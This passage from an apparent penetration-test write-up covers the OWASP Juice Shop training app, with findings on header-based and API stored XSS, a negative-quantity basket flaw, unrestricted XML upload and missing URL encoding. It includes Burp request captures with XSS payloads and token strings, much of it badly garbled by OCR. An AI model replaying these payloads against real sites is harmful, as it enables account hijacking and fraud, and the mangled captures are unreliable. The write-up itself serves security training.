1229 1229 1230 1230 1231 1231 1232 1232 1233 1233 1234 1234 1235 1235 1236 1236 1237 1237 1238 1238 1239 1239 1240 1240 1241 1241 1242 1242 1243 1243 1244 1244 1245 1245 1246 1246 1247 1247 1248 1248 1249 1249 1250 1250 1251 1251 1252 1252 1253 1253 1254 1254 1255 1255 1256 1256 1257 1257 1258 1258 1259 1259 1260 1260 1261 1261 1262 1262 1263 1263 1264 1264 1265 1265 1266 1266 1267 1267 1268 1268 1269 1269 1270 1270 1271 1271 1272 1272 1273 1273 1274 1274 1275 1275 1276 1276 1277 1277 1278 1278 1279 1279 1280 1280 1281 1281 1282 1282 1283 1283 1284 1284 1285 1285 1286 1286 1287 1287 1288 1288 1289 1289 1290 1290 1291 1291 1292 1292 1293 1293 1294 1294 1295 1295 1296 1296 1297 1297 1298 1298 1299 1299 1300 1300 1301 1301 1302 1302 1303 1303 1304 1304 1305 1305 1306 1306 1307 1307 1308 1308 1309 1309 1310 1310 1311 1311 1312 1312 1313 1313 1314 1314 1315 1315 1316 1316 1317 1317 1318 1318 1319 1319 1320 1320 1321 1321 1322 1322 1323 1323 1324 1324 1325 1325 1326 1326 1327 1327 1328 1328 1329 1329 1330 1330 1331 1331 1332 1332 1333 1333 1334 1334 1335 1335 1336 1336 1337 1337 1338 1338 1339 1339 1340 1340 1341 1341 1342 1342 1343 1343 1344 1344 1345 1345 1346 1346 1347 1347 1348 1348 1349 1349 1350 1350 1351 1</pre> |



```
METHOD      RAW      HEX
1 GET /rest/saveLoginIp HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0)
   Gecko/20100101 Firefox/130.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 True-Client-IP: <iframe src="javascript:alert('xss')">
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwic3GfOYSl6eyJpZC16MSwidGhlcmShbWUiOiIsc2Nyaa80PmFsZXJ0K0KAmlHnzc-KAmSk8L3NjcmvdD4iLCJlbWFpbC16ImFkbWluQGplAWN1LN6ms9iwiicGFzc3dvcmQiO1lWMTkMDIxYTdiYmQ3MzI1MDUxNaiwNjIkZjB4Y3UwMC1sInJvbGUiO1JbZGlphbilsImR1bHV4Z2Vrva2VuIjoiiwibGFzdExvZ2luSXAiO1lxMC4wLj1uhiisInByb2ZpbGVJbWFnZSI6ImhdHBzoi8vcG5n3NjcmvdClcmgJ3NlbGyn1CdlnlhHmUtzX2hbCcgyJ3Vuc2FmZSLpbpxpbaUnoyIisInRvHbTZWWyZXoiO1liCUpcOfjdG12ZSi6dHJ1ZSwiY3J1YXR1ZEF0IjoiMjAyNC0xMC0wNSAyMDoxODoyNC44NjQgKzaw0jAwIiwdxBRYXR1ZEFOIjoiMjAyNC0xMC0wNSaxNzowNzoMi43NjhkgKzAw0jAwIiwiZGvsZXR1ZEF0IjpudwxsfsWiaWF0IjoxNzI4MjQ3NDc0fQ_rmp0foXssol26AJ8AlUgMDws5mCie-SyJJ1k03bsrstH3WVp739i3YUANvElpxtPO1L0cfIS3Ob3DA8XIMKC1CwSfeNntRO2LAHQeMzb9nb061T6UNtRaxR4_3e51KS-jgGUfnYoRIIHxNA7HqgubvgPFBI2M52tDF16n6KcPPQ
9 Connection: keep-alive
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
```

```
METHOD      RAW      HEX      REQUEST
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 423
9 ETag: W/"1a7-f51c0e7vnv0j5yHSmVbH8Ja244"
10 Vary: Accept-Encoding
11 Date: Sun, 06 Oct 2024 20:48:25 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "id":1,
    "username": "<script>alert('xss')</script>",
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73260516f069df18b500",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "<iframe src=\"javascript:alert('xss')\">",
    "profileImage": "
```

You successfully solved a challenge: HTTP-Header XSS (Perform a persisted XSS attack with <iframe src="javascript:alert('xss')> through an HTTP header.)

18) Vulnerability: API-only XSS

Executive Summary:

This report identifies a Stored Cross-Site Scripting (XSS) vulnerability in the Juice Shop application that is triggered through an API-based request. Specifically, the vulnerability is found in the API endpoint /api/Products/6, where an authenticated user is able to inject JavaScript payloads via the product description field. This malicious script is stored on the server and is executed when another user accesses the product page. If exploited, this XSS attack can allow attackers to steal session cookies, hijack user sessions, or perform other malicious actions in the context of an authenticated user.

Impact:

The impact of this vulnerability can be severe:

- **Session Hijacking:** Attackers can inject scripts that steal session cookies or tokens, leading to full account compromise.
- **Data Theft:** Malicious scripts could access sensitive data such as personal user information or payment details stored in the browser.
- **Loss of Trust:** If users are targeted by this attack, it may lead to loss of user trust and damage to the reputation of the application.

Severity:

High

The vulnerability is classified as high severity because it allows attackers to inject malicious JavaScript code via an API endpoint. This could lead to significant security risks such as session hijacking, data theft, and unauthorized actions performed in the context of authenticated users.

PoC (Steps to Reproduce): (insert screen shots here)



رؤاد مصر الرقمية



Burp Suite Community Edition v2025.1.1 - Temporary Project

Target: https://juice-shop.herokuapp.com | HTTP1

Request

```
1 GET /juice/Products HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; cookieconsent_status=dissmiss; continueCode=zau2h0t8McTtaskf7WuM93Xk6hkvbt4JL3F7450Vt5Mcw2lVku0BcXXIn0FqvMxhQj; welcomebanner_status=dissmiss
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001 Firefox/128.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://juice-shop.herokuapp.com/
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 If-None-Match: W/"287-E5aKayanlu00KIrThN4wCkOWhKQ"
13 Te: trailers
14 Connection: keep-alive
15
16
```

Response

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=utf-8
4 Date: Fri, 09 May 2025 08:58:10 GMT
5 Etag: W/"3999-d1s90T1t97MYK1x0CYLy0614"
6 Feature-Policy: payment 'self'
7 Max-Age: 3600
8 {"report_to": "heroku-nel", "response_headers": ["Via"], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1}
9 Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=x%2FQwq12983BmduAv0z17R05s5A11SPDejeluhNyqg120u026s1d=812dc77-0bd0-43b1-a5f1-b25750382959u00289s1=74a678L090"}, "max_age": 3600}
10 Reporting-Endpoints: heroku-nel:"https://nel.herokuapp.com/reports?s=%2FQnq2B6G3qInWnAy0z17R0j5bA115Fd0je1anhhYgXyS0s1d=812dc77-0bd0-43b1-a5f1-b25750982959&t=1746781090"
11 Server: Heroku-Worker
12 Vary: Accept-Encoding
13 Via: 1.1 heroku-router
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: SAMEORIGIN
16 X-Recruiting: #/jobs
17 Content-Length: 13209
18 {
19     "status": "success",
20     "data": [
21         {
22             "id": 1,
23             "name": "Apple Juice (1000ml)",
24             "description": "The all-time classic.",
25             "price": 1000,
26             "deluxePrice": 1099,
27             "image": "apple_juice.jpg",
28             "createdAt": "2025-05-09T04:38:42.755Z",
29             "updatedAt": "2025-05-09T08:41:22.675Z",
30             "deletedAt": null
31         }
32     ]
33 },
34 
```

Event log (11) • All issues

Done

14,110 bytes | 62 millis

Memory: 211.1MB

Burp Suite Community Edition v2025.1.1 - Temporary Project

Target: https://juice-shop.herokuapp.com | HTTP1

Request

```
1 As2v1z-ZGxWV1l-0-i1wv-2hkhawv1G1-3hac1l-ZDf42z1hawv0y29p1Ii1wicFfc53d-cn0-31w0x2Zt1o
2 G1-31w0x2Zt1oADMS0Tg-MG90ZTBhNgY209NnOCIsIn-1b-Cu0-0s1j-jxw0s-21ci1sIm1hV42rPvaw1hZ2z1l1wv
3 bGFzdzExvZ2lSXAx1o1i1j1AmC4w1iwiCh0vZa1s2UtyWd1joi1L2Fzc2V0cy9wd1swhwvaw1hZ2z1l1wv
4 whG9hZMwZGVwvXVxdC5zndmc1lCj0b3wv12VjcnV0T1o1i1iXvAMRYRpdal1iOnRyDhMsImNyZWF0ZWRpRdC
5 iG1j1wMhUMDUtMDkqHTMNDuMzAuMzAyICswMdowHC1sInwZGFO2WpBdC16j1wMj1tHdutMDkqHTM6N
6 DUMDwAuMzAyCswMdowHC1sIn1bGv0ZWF0BdC16j1wMj1tHdutMDkqHTM6N. OnGdeCf9a-2
7 KzfClJB3p-2d0VxygubByDFk3gtVfzhv0D1bphywNNTi1u1l790rLdnfWSoghy-hBw2BSqGAn-lm
8 pT75C99B4Rk-Z11NDRxv1F1YXv5XMyxJhRhd0YjoeJegzvdGSp-NM93bae2ktjYojkqkw
9
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001 Firefox/128.0
11 Accept: application/json, text/plain, */*
12 Accept-Language: en-US,en;q=0.5
13 Accept-Encoding: gzip, deflate, br
14 Authorization: Bearer eyJhbGciOiJIaTwk0J3p8ZG9tY2F0Y2gj.JsCfEN
15 AsInwzXuWv1l1j1i1ivv2m1hawv1o1jhaC1ZDf4221hawv0y29p1Ii1wicFfc53d-cm0o1j1w0x2Zt1o
16 G1-31w0x2Zt1oADMS0Tg-MG90ZTBhNgY209NnOCIsIn-1b-Cu0-0s1j-jxw0s-21ci1sIm1hV42rPvaw1hZ2z1l1wv
17 bGFzdzExvZ2lSXAx1o1i1j1AmC4w1iwiCh0vZa1s2UtyWd1joi1L2Fzc2V0cy9wd1swhwvaw1hZ2z1l1wv
18 whG9hZMwZGVwvXVxdC5zndmc1lCj0b3wv12VjcnV0T1o1i1iXvAMRYRpdal1iOnRyDhMsImNyZWF0ZWRpRdC
19 iG1j1wMhUMDUtMDkqHTMNDuMzAuMzAyICswMdowHC1sInwZGFO2WpBdC16j1wMj1tHdutMDkqHTM6N
20 DUMDwAuMzAyCswMdowHC1sIn1bGv0ZWF0BdC16j1wMj1tHdutMDkqHTM6N. OnGdeCf9a-2
21 KzfClJB3p-2d0VxygubByDFk3gtVfzhv0D1bphywNNTi1u1l790rLdnfWSoghy-hBw2BSqGAn-lm
22 pT75C99B4Rk-Z11NDRxv1F1YXv5XMyxJhRhd0YjoeJegzvdGSp-NM93bae2ktjYojkqkw
23
24 Referer: https://juice-shop.herokuapp.com/
25 Sec-Fetch-Dest: empty
26 Sec-Fetch-Mode: cors
27 Sec-Fetch-Site: same-origin
28 If-None-Match: W/"287-Ux9Grh9CSW9u7D/nYjkuAkL1g"
29 Te: trailers
30 Connection: keep-alive
31 Content-Length: 188
32
33 {
34     "description": "Banana Juice (1000ml)",
35     "price": 1000,
36     "deluxePrice": 1099,
37     "image": "banana_juice.jpg",
38     "createdAt": "2025-05-09T14:28:52.566Z",
39     "updatedAt": "2025-05-09T14:34:54.269Z",
40     "deletedAt": null
41 }
```

Response


```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Length: 100
4 Content-Type: application/json; charset=utf-8
5 Date: Fri, 09 May 2025 14:34:54 GMT
6 Etag: W/"196-BH5K07OsT74T3MhS5mgFt5Sk"
7 Feature-Policy: payment 'self'
8 Nel:
9 {"report_to": "heroku-nel", "response_headers": ["Via"], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1}
10 Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=xnKZxhksC1aG7FLHPB63cU012P%2F0x9rC0s5pJ0N03D/u0026s1d=812dc77-0bd0-43b1-a5f1-b25750382959u00289s1=74a678L090"}, "max_age": 3600}
11 Reporting-Endpoints: heroku-nel:"https://nel.herokuapp.com/reports?s=xnKZxhksC1aG7FLHPB63cU012P%2F0x9rC0s5pJ0N03D/u0026s1d=812dc77-0bd0-43b1-a5f1-b25750382959&t=1746801294"
12 Server: Heroku-Worker
13 Vary: Accept-Encoding
14 Via: 1.1 heroku-router
15 X-Content-Type-Options: nosniff
16 X-Frame-Options: SAMEORIGIN
17 X-Recruiting: #/jobs
18 {
19     "status": "success",
20     "data": [
21         {
22             "id": 6,
23             "name": "Banana Juice (1000ml)",
24             "description": "Banana Juice (1000ml)",
25             "price": 1000,
26             "deluxePrice": 1099,
27             "image": "banana_juice.jpg",
28             "createdAt": "2025-05-09T14:28:52.566Z",
29             "updatedAt": "2025-05-09T14:34:54.269Z",
30             "deletedAt": null
31         }
32     ]
33 },
34 
```

Event log (11) • All issues

Done

1,304 bytes | 1,111 millis

Memory: 117.8MB



Mitigation:

To prevent this type of attack, the application should:

1. **Sanitize Inputs:** Ensure that any user-provided input via API requests (such as the `description` field in the product API) is properly sanitized and encoded before being stored or rendered.
2. **Content Security Policy (CSP):** Implement a Content Security Policy to restrict the execution of potentially dangerous scripts from untrusted sources.
3. **HTTP Headers:** Use headers like `X-XSS-Protection` to mitigate reflected XSS. Ensure that cookies are marked with the `HttpOnly` flag to prevent access via JavaScript.
4. **Use Safe Libraries/Frameworks:** Utilize libraries that help automatically escape user input when rendering it on the client side (e.g., React or Angular's built-in sanitization features).
5. **Regular Security Audits:** Conduct routine penetration testing and security audits to identify potential vulnerabilities like this one

19) Vulnerability: payback time (improper input validation)

Executive Summary:

A vulnerability was discovered in the product addition functionality, where the system fails to properly validate user-supplied input when adding items to the basket. By manipulating the quantity value in the request headers—specifically setting it to a negative number—a user can trick the system into deducting money instead of charging, leading to a negative total and potential abuse of the payment system.

Impact:

This flaw allows an attacker to:


- **Exploit the basket to generate a negative total**, essentially making the store pay the user.
- **Bypass intended purchase flow** and compromise financial integrity.
- **Abuse the system repeatedly** to gain free or even financially beneficial transactions.

Severity:

High

This vulnerability directly affects the business logic and financial transactions of the application.

PoC (Steps to Reproduce): (insert screen shots here)





رؤاد مصر الرقمية

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparator Logger Organizer Extensions Learn

Send Cancel < > Settings

Request Response

Pretty Raw Hex Render

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Length: 163
Content-Type: application/json; charset=utf-8
Date: Fri, 05 May 2025 08:49:56 GMT
Etag: W/"a9-Zo50ZpI3A0lglCubB0ew23T4"
Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=0Iz7ZJM0ASBpLZQlh3IUh0G6IagX2fghzt2qu1lxux%30Asid:812dc77-0bd0-43b1-a5f1-b25750882959&ts=1746780596"}]
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /4/jobs

```

Request attributes

Request query parameters

Request cookies

Request headers

Response headers

Notes

Target: https://juice-shop.herokuapp.com

HTTP/1.1

Inspector

1.056 bytes | 1,142 millis

Memory: 214.2MB

Done Event log (11) All issues

Your Basket (ahmed1@gmail.com)


| Item | Quantity | Unit Price | Total Price |
|---|----------|------------|-------------|
| Apple Juice (1000ml) | -1000 | 2999 | -2999000 |
| Melon Bike (Comeback-Product 2018 Edition) | -1000 | 2999 | -2999000 |
| Total Price: -2999000 | | | |
| Checkout You will gain -300000 Bonus Points from this order! | | | |

Delivery Address
mostfa
cairo123, cairo, california, 123
us
Phone Number 123456789

Payment Method
Digital Wallet

Order Summary

| | |
|--------------------|---------------------|
| Items | -2999000.00₹ |
| Delivery | 0.50₹ |
| Promotion | 0.00₹ |
| Total Price | -2998999.50₹ |

Place your order and pay

You will gain -300000 Bonus Points from this order!

Your Basket (ahmed1@gmail.com)

| | | | |
|---|--|-------|-------|
|  | Apple Juice (1000ml) | 1 | 0₹ |
|  | Melon Bike (Comeback- Product 2018 Edition) | -1000 | 2999₹ |

Mitigation:

- Implement **strict input validation** on the backend to ensure quantity values are **positive integers only**.
- Reject any request with invalid or tampered data (e.g., negative or non-numeric quantities).
- Use **server-side validation only**, as client-side checks can be easily bypassed using tools like Burp Suite.

20) Vulnerability: Deprecated Interface - Security Misconfiguration

Executive Summary:

A security misconfiguration vulnerability was identified in the **complain page file upload** functionality. While the front-end interface restricts file uploads to **PDF and ZIP files**, a review of the underlying code (or by analyzing the request) reveals that **XML files are still accepted by the server**. This discrepancy between client-side validation and server-side logic allows attackers to upload unauthorized file types like XML, potentially exposing the application to further vulnerabilities such as **XML External Entity (XXE)** attacks.

Impact:


The impact of this vulnerability can be severe:

- Bypasses file type restrictions intended to secure the upload feature.
- May lead to XML-based attacks (e.g., XXE), file inclusion, or information disclosure.
- Indicates inconsistent validation between client-side and server-side controls, undermining trust in file handling mechanisms.

Severity:

Medium to High – Depending on whether the uploaded XML is parsed unsafely on the backend, this could lead to serious exploits like file disclosure or remote code execution.

PoC (Steps to Reproduce): (insert screen shots here)



You successfully solved a challenge: Mass Dispel (Close multiple "Challenge solved"-notifications in one go.) X

You successfully solved a challenge: Exposed credentials (A developer was careless with hardcoding unused, but still valid credentials for a testing account on the client-side.) X

Complaint

Customer

Message*

Please provide a text.

Invoice: No file chosen

```
- (t.R7$(),
- , t.bMT(2, 1, "MANDATORY_MESSAGE"), " ")
-
-
- yL);
- ) => {
-
{
  Service;
  laintService;
  SubmitService;
  slate;
  ownerControl = new s.hs({
  value: "",
  disabled: !0
  });
  ageControl = new s.hs("",[s.k0.required, s.k0.maxLength(160)]);
  Control;
  JuploadError = void 0;
  ader = new Tt.10({
  url: I.c.hostServer + "/file-upload",
  authToken: `Bearer ${localStorage.getItem("token")}`,
  allowedMimeType: ["application/pdf", "application/xml", "text/xml", "application/zip", "application/x-zip-compressed"],
  maxFileSize: 1e5
  -
  Email = void 0;
  laint = void 0;
  irmation;
  tructor(e, o, a, r) {
  this.userService = e,
  this.complaintService = o,
  this.formSubmitService = a
  }
  
```

3 characters selected

Console

pdf

main.js — juice-shop.herokuapp.com/main.js

Coverage: n/a

Complaint

Customer

Message*

meeee

Max. 160 characters 4/160

Invoice: index.xml

Mitigation:

To prevent this type of attack, the application should:

- Implement strict server-side file type validation using MIME type and file signature checks.
- Remove support for unused or deprecated file types (e.g., XML) if not explicitly required.
- Apply a whitelist approach for file uploads and avoid relying solely on file extensions or client-side controls.

21) Vulnerability: Missing Encoding

Executive Summary:

This report examines a security vulnerability related to improper error handling in URL processing. Specifically, the issue arises when special characters, like #, are not properly encoded in URLs. In the case of the # symbol, which is used to define fragments in URLs, if not correctly handled, it can lead to unexpected behavior or vulnerabilities. The attack can be mitigated by encoding the # character as %23 to avoid issues in URL parsing and to ensure the URL is interpreted correctly by the application.

Impact:

The impact of this vulnerability can be severe:

- **Security Risks:** Attackers may exploit improperly handled URLs to inject malicious content, alter the flow of web requests, or gather sensitive information inadvertently exposed in error messages.
- **User Experience Issues:** Improper error handling can lead to unexpected application behavior, such as broken links, failed redirects, or the unintentional display of debug information, which can reduce the trust of users in the system's reliability.

Severity:

Medium

improper handling of special characters like # can lead to URL manipulation attacks

PoC (Steps to Reproduce): (insert screen shots here)


